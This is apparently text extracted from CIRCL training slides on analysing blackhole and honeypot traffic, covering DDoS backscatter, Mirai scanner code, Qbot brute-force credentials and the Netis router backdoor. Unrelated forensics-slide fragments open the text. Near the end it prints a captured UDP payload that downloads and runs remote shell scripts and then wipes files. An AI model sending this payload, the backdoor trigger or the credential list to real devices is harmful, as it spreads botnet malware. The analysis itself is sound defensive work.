EBR_01: 001001b0: 0000 0000 0000 0000 0000 0000 0000 0029
001001c0: 0708 0717 0a2c 0008 0000 0040 0000 0018
001001d0: 012c 051f 4206 0048 0000 0088 0100 0000

EBR_02: 00A001B0: 0000 0000 0000 0000 0000 0000 0000 002C
00A001C0: 0930 071F 4206 0008 0000 0080 0100 001F
00A001D0: 4306 0503 8228 00D0 0100 0008 0200 0000

EBR_03: 03B001B0: 0000 0000 0000 0000 0000 0000 0000 0006
03B001C0: 410B 0703 8228 0008 0000 0000 0200 0000
03B001D0: 0000 0500 0000 0048 0000 0088 0100 0000



6. Bibliography and Outlook

6.1 Outlook

CIRCL - DFIR 1.0.2

File System Forensics and Data Recovery

CIRCL - DFIR 1.0.3

Windows-, Memory- and File Forensics

6.2 Bibliography

- Digital Forensics with Kali Linux

Shiva V.N. Parasram

Packt Publishing

ISBN-13: 978-1-78862-500-5

- Practical Forensic Imaging

Bruce Nikkel

No Starch Press

ISBN-13: 978-1-59-327793-2

- Digital Forensics with Open Source Tools

Cory Altheide, Harlan Carvey

Syngress

ISBN-13: 978-1-59-749586-8

6.2 Bibliography

- File System Forensic Analysis

Brian Carrier

Pearson Education

ISBN-13: 978-0-32-126817-4

- Forensic Computing: A Practitioner's Guide

Anthony Sammes, Brian Jenkinson

Springer

ISBN-13: 978-1-85-233299-0

Overview

1. Introduction
2. Information
3. Disk Acquisition
4. Disk Cloning / Disk Imaging
5. Disk Analysis
6. Forensics Challenges
7. Bibliography and Outlook

Analysing black-hole monitoring dataset

How to better understand DDoS attacks from backscatter traffic, opportunistic network scanning and exploitation



CIRCL
Computer Incident
Response Center
Luxembourg

Team CIRCL - *TLP:WHITE*

CIRCL

January 13, 2025

Outline

Introduction

Blackhole & honeypot operation

Data processing

Analysis of denial of service attacks

Introduction



- The Computer Incident Response Center Luxembourg (CIRCL) is a government-driven initiative designed to provide a systematic response facility to computer security threats and incidents.
- CIRCL is the CERT for the private sector, communes and non-governmental entities in Luxembourg.


Blackhole & honeypot operation

Motivation and background

- IP darkspace or blackhole is
 - **Routable non-used address space** of an ISP (Internet Service Provider),
 - incoming traffic is unidirectional
 - and **unsolicited**.
- Is there any traffic in those darkspaces?
- If yes, what and why does it arrive there?
 - And **on purpose** or **by mischance**?
- What's the security impact?
- What are the security recommendations?

Blackhole & honeypot operation

Collection and analysis framework



Blackhole operation

Definition (Principle)

- KISS (Keep it simple stupid)
- Linux & OpenBSD operating systems

Sensor

```
tcpdump -l -s 65535 -n -i vr0 -w - '(not port $PORT and not host $HOST)' | socat - OPENSSL-CONNECT: $COLLECTOR:$PORT, cert=/etc/openssl/client.pem, cafile =/etc/openssl/ca.crt, verify=1
```

Honeypot operation (collection)

Generic TCP server

```
socat -T 60 -u TCP4-LISTEN:1234,reuseaddr,fork,max-  
children=$MAXFORKS CREATE:/dev/null
```

Generic UDP server

```
/usr/local/bin/socat -T 60 -u UDP4-LISTEN:1235,fork,  
max-children=$MAXFORKS CREATE:/dev/null
```

Redirections

```
pass in on vr0 proto udp from any to any port 1:65535  
    rdr-to 127.0.0.1 port 1235 label rdr-udp  
pass in on vr0 proto tcp from any to any port 1:65535  
    rdr-to 127.0.0.1 port 1234 label rdr-tcp
```

Blackhole & honeypot operation

Data collection

Server

```
socat OPENSSL-LISTEN:$PORT,reuseaddr,cert=server.pem,  
cafile=ca.crt,keepalive,keepidle=30,keepcnt=3 STDOUT  
| tcpdump -n -r - -G 300 -w data/honeypot-1-%Y%m%d%  
H%M%S.cap
```






File organization

2017/
2017/11
2017/11/H-20171113234424.cap.gz

- 288 files per day
- SquashFS → reduce inodes

Data processing

Network packet dissection



$$\text{botnet command} = b_1 + b_2 + b_3 + b_4$$

Data processing

How does the data look like?

```
0000 00 28 f8 ab 56 df 38 10 d5 3a d8 ea 08 00 45 00 ..(..V.8. ....E.  
0010 00 df 2f f7 00 00 49 11 6d a3 c0 ab 02 b1 c0 a8 ../../@. d...  
0020 b2 21 30 35 b6 90 0c cb 74 0c 5b 43 81 00 00 01 ./.!..5. t.[C....  
0030 00 01 00 03 00 01 b1 35 61 32 01 30 01 30 01 30 ./.5. 2.0.0.9.  
0040 01 36 01 38 01 30 38 01 36 01 38 01 30 01 30 01 .6.0.0.8. 5.6.0.0.8.  
0050 01 30 01 30 01 30 01 30 01 30 01 30 01 30 01 30 .0.0.0.0. 0.0.0.0.0.  
0060 01 30 01 30 01 30 01 30 01 64 00 31 02 32 01 32 .0.0.0.0. 0.1.2.2.1.  
0070 01 30 01 61 01 32 03 69 70 36 04 61 72 70 61 00 .0.a.2.1 p6.arpa.  
0080 00 00 01 c0 0c 00 00 00 01 00 00 00 00 10 00 11 00 ./.  
0090 02 6b 02 68 07 75 75 78 6c 61 62 73 03 63 6f 6d k.b.quux labs.com  
00a0 00 c0 3c 00 02 00 01 00 00 0e 10 00 11 03 6e 73 .<....ns.  
00b0 32 08 6d 61 65 68 64 72 67 73 02 62 65 00 c0 3c 2.maehdr os.be..<  
00c0 00 02 01 00 00 0e 10 00 06 03 6e 73 31 c0 87 .ns1....  
00d0 c3 0c 00 02 00 01 00 00 0e 10 00 06 03 6e 73 33 .<....ns3.  
00e0 c0 87 00 00 29 10 00 00 00 00 00 00 00 00 00 )....
```

Data processing

Principles

- Avoid json exports such as provided by tshark¹ (ek option) or Moloch²
- Multiplies data volume up to 15 times
- On 2.18 TB compressed packet captures give 32 TB
- Avoid writing and reading from the same disk
- Keep raw data as long as possible

¹<https://www.wireshark.org/docs/man-pages/tshark.html>

²<https://github.com/aol/moloch>

Data processing

Preprocessing data

```
find 2017/ -type f | sort | parallel -j7 extract.sh {}

#extract.sh
T='echo $F | sed 's#/sensors/#/anlysis/pcaps#g' | sed
  's/.gz//g'
D='dirname $T'
mkdir -p $D
zcat $F | tcpdump -n -r - -w $T "'cat<filter'"
```

Data processing

Parsing data

```
find analysis/ -type f | sort | parallel -j 7 parse.sh
{}

#parse.sh
T='echo $F | sed 's#/source#/parsed/#g' | sed 's/cap$/
txt/g'
D='dirname $T'
mkdir -p $D
tshark -n -E separator='|' -r $F -T fields -e frame.
time_epoch -e ip.src > $T
```

Data processing

Distributed counting


```
find parsed/ -type f | sort | parallel -j7 record.py {}
```

```
for line in open(sys.argv[1], "rb"):
    (epoch, ipsrc, ipdst) = line.split(b" | ")
    t = datetime.datetime.fromtimestamp(float(epoch))
    day = bytes(t.strftime("%Y%m%d"), "ascii")
    red.zincrby(k, ip.src, 1)
```

Analysis of denial of service attacks

Observing SYN floods attacks in backscatter traffic

Attack description



Fill up state connection state table of the victim

How does backscatter look like?

```
2017-09-16 10:02:22.807286 IP x.45.177.71.80 > x.x
    .105.167.39468: Flags [.], ack 1562196897, win
    16384, length 0
2017-09-16 10:02:27.514922 IP x.45.177.71.80 > x.x
    .121.213.62562: Flags [.], ack 14588990, win 16384,
    length 0
2017-09-16 10:02:28.024516 IP x.45.177.71.80 > x.x
    .100.72.30395: Flags [.], ack 24579479, win 16384,
    length 0
2017-09-16 10:02:30.356876 IP x.45.177.71.80 > x.x
    .65.254.17754: Flags [.], ack 318490736, win 16384,
    length 0
```

What are the typical characteristics?

What can be derived from backscatter traffic?

- External point of view on ongoing denial of service attacks
- Confirm if there is a DDOS attack
- Recover time line of attacked targets
- Confirm which services (DNS, webserver, . . .)
- Infrastructure changes
- Assess the state of an infrastructure under denial of service attack
 - Detect failure/addition of intermediate network equipments, firewalls, proxy servers etc
 - Detect DDOS mitigation devices
- Create probabilistic models of denial of service attacks

Confirm if there is a DDOS attack

Problem

- Distinguish between compromised infrastructure and backscatter
- Look at TCP flags → filter out single SYN flags
- Focus on ACK, SYN/ACK, ...
- Do not limit to SYN/ACK or ACK → ECE (ECN Echo)³

```
tshark -n -r capture-20170916110006.cap.gz -T fields -e  
    frame.time_epoch -e ip.src -e tcp.flags  
1505552542.807286000 x.45.177.71 0x00000010  
1505552547.514922000 x.45.177.71 0x00000010
```

³<https://tools.ietf.org/html/rfc3168>

Counting denial of service attacks

20170311

20170328

20170504

20170505

20170529

20170808

20170913

20170914

20170915

20170922

Discover targeted services

TCP services

```
find . -type f | parallel -j 7 tshark -n -r {} -T  
    fields -e tcp.srcport | sort | uniq -c
```

Frequency	TCP source port
868	53
2625	80

- Do not forget UDP
- ICMP → Network, Host Port unreachable
- GRE

Infrastructure assessment

- Inspect TTL (Time to Live Values)
- Focus on initial TTL values (255,128,64)

```
find . -type f | parallel -j 7 tshark -n -r {} -T  
fields -e ip.src -e tcp.srcport -e ip.ttl
```

#Source IP sport TTL


```
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51
```

Infrastructure changes


- Increase of TTL
 - Focus on differences
 - Network equipment was removed i.e. broken firewall
- Decrease of TTL
 - Network equipment was added
- Analyze distribution of absolute ACK numbers
- DDOS cleaning tools use MSB for tagging traffic
- Analyze source ports → detect load balancers

Observing SYN floods attacks in backscatter traffic


Plotting TCP acknowledgement numbers



Plotting TCP initial sequence numbers



Mirai case



Mirai case

Discovering new devices

```
211         iph->id = rand_next();
212         iph->saddr = LOCAL_ADDR;
213         iph->daddr = get_random_ip();
214         iph->check = 0;
215         iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
216
217         if (i % 10 == 0)
218         {
219             tcph->dest = htons(2323);
220         }
221         else
222         {
223             tcph->dest = htons(23);
224         }
225         tcph->seq = iph->daddr;
226         tcph->check = 0;
227         tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
228
229         paddr.sin_family = AF_INET;
230         paddr.sin_addr.s_addr = iph->daddr;
231         paddr.sin_port = tcph->dest;
232
233         sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof
234     }
235 }
```

Mirai case


```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}

while (o1 == 127 ||                                // 127.0.0.0/8      - Loopback
       (o1 == 0) ||                                // 0.0.0.0/8        - Invalid address space
       (o1 == 3) ||                                // 3.0.0.0/8        - General Electric Company
       (o1 == 15 || o1 == 16) ||                      // 15.0.0.0/7       - Hewlett-Packard Company
       (o1 == 56) ||                               // 56.0.0.0/8       - US Postal Service
       (o1 == 10) ||                               // 10.0.0.0/8       - Internal network
       (o1 == 192 && o2 == 168) ||                  // 192.168.0.0/16   - Internal network
       (o1 == 172 && o2 >= 16 && o2 < 32) ||          // 172.16.0.0/14   - Internal network
       (o1 == 100 && o2 >= 64 && o2 < 127) ||          // 100.64.0.0/10   - IANA NAT reserved
       (o1 == 169 && o2 > 254) ||                  // 169.254.0.0/16   - IANA NAT reserved
       (o1 == 198 && o2 >= 18 && o2 < 20) ||          // 198.18.0.0/15   - IANA Special use
       (o1 >= 224) ||                               // 224.*.*.*+      - Multicast
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30));
}


return INET_ADDR(o1,o2,o3,o4);
```

Mirai case



Mirai case

New forks



IoT malware families

- Linux.Darolloz (aka Zollard)
- Linux.Aidra / Linux.Lightaidra
- Linux.Xorddos (aka XOR.DDOS)
- Linux.Ballpit (aka LizardStresser)
- Linux.Gafgyt (aka GayFgt, Bashlite)
- Linux.Moose
- Linux.Dofloo (aka AES.DDoS, Mr. Black)
- Linux.Pinscan / Linux.Pinscan.B (aka PNScan)
- Linux.Kaiten / Linux.Kaiten.B (aka Tsunami)
- Linux.Routrem (aka Remainten, KTN-Remastered, KTN-RM)
- Linux.Wifatch (aka Ifwatch)
- Linux.LuaBot

Source: <https://www.symantec.com/connect/blogs/iot-devices-being-increasingly-used-ddos-attacks>

Qbot

Brute force attacks telnet accounts

root	admin	user
login	guest	support
netgear	cisco	ubnt
telnet	Administrator	comcast
default	password	D-Link
manager	pi	VTech
vagrant		

Source: <http://leakedfiles.org/Archive/Malware/Botnet%20files/Qbot%20Sources/BASHLITE/areselfrep.c>

Qbot

Commands

- PING
- GETLOCALIP
- SCANNER → ON, OFF
- JUNK
- HOLD
- UDP flood
- HTTP flood
- CNC
- KILLATTK
- GTFOFAG
- FATCOCK

Netcore/Netis routers backdoor exploits

- Backdoor reported by Trendmicro the 8th August 2014⁴
- Send UDP packet on port 53413
- Payload must start with AA\0AAAA\0 followed with shell commands⁵
- Last observed packet 2017-11-15
- Pushed malware Mirai 748ea07b15019702cbf9c60934b43d82 Mirai variant?

⁴[http://blog.trendmicro.com/trendlabs-security-intelligence/
netis-routers-leave-wide-open-backdoor/](http://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/)

⁵<https://www.seebug.org/vuldb/ssvid-90227>


Injected URLs in UDP payloads

```
AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt || cd
/root || cd /; wget http://xx.xx.207.14/kanker;
chmod 777 kanker; sh kanker; tftp xx.xx.207.14 -c
get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp
-r tftp2.sh -g xx.xx.207.14; chmod 777 tftp2.sh; sh
tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21
xx.xx.207.14 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf
kanker tftp1.sh tftp2.sh ftp1.sh; rm -rf *\x00\n
```

